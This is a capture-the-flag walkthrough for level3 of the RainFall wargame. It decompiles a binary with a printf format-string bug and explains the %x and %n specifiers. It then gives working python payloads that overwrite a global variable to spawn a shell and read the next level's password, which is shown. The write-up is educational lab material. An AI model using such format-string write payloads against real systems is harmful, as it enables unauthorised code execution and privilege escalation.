

./level3



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level3/level3

level3@RainFall:~$
```

Decompiled file with ***Ghidra***:



```c
int m;

void v(void)
{
    char buffer[520];

    fgets(buffer, 512, stdin);
    printf(buffer);
    if (m == 64)
    {
        fwrite("Wait what?!\n", 1, 12, stdout);
        system("/bin/sh");
    }
    return;
}

void main(void)
{
    v();
    return;
}
```

In the function **v(void),** the program captures our input into the buffer and then echoes it using **printf**. If we manage to set the global variable **m** to 64, the program hands us shell access.

Attack Vector:

Format String Exploitation: we can use the **printf(buffer)** vulnerability to inject *format specifiers* into our input. In particular:

1. **%x**: This specifier lets us read and display memory content. By chaining these, we can read sequential memory addresses on the stack.
2. **%n**: While most specifiers read data from memory, **%n** uniquely writes to it.
   This specifier captures the number of characters printed so far and stores it in the located at the memory address provided as an argument. This can be exploited to overwrite particular memory

./level3^2

A practical example of how **%n** and **%x** work:

```c
int main() {
    int number_of_chars = 0;
    printf("Hello, World!%n", &number_of_chars);
    printf("Number of characters printed: %d\n", number_of_chars);
    printf("Address of variable (hexadecimal): %x\n", &number_of_chars);
    return 0;
}
```

However, when **%x** is used in a format string without a matching argument, it reads and displays the next value on the stack.

So, we can write the address of the **m** variable into the **input** buffer. Then, by using the **%x** specifier we cycle through the stack's contents and approach the injected address of **m**.

Once at the correct location, we'll use the **%n** specifier to overwrite its value. To set the value to 64, we must factor in the characters already produced by the **%x** specifiers. The remainder can be filled with *A*s.

```
level3@RainFall:~$ gdb ./level3

(gdb) print &m
0x804988c <m>

level3@RainFall:~$ python -c 'print "\x8c\x98\x04\x08" + "%x"*4' | ./level3
□□200b7fd1ac0b7ff37d0804988c << the m address is the 4th value

level3@RainFall:~$ written=$(python -c 'print "\x8c\x98\x04\x08" +
                   "%x"*3' | ./level3 | wc -c | awk '{print $1-1}')

level3@RainFall:~$ {
python -c "print '\x8c\x98\x04\x08' + 'A' * (64 - $written) + '%x'*3 + '%n'";
cat <<< "cd ../level4 && cat .pass";
} | ./level3

□AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA200b7fd1ac0b7ff37d0
Wait what?!
b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa

level3@RainFall:~$ su level4
Password: b209ea91ad69ef36f2cf0fcbbc24c739fd10464cf545b20bea8572ebdc3c36fa

level4@RainFall:~$
```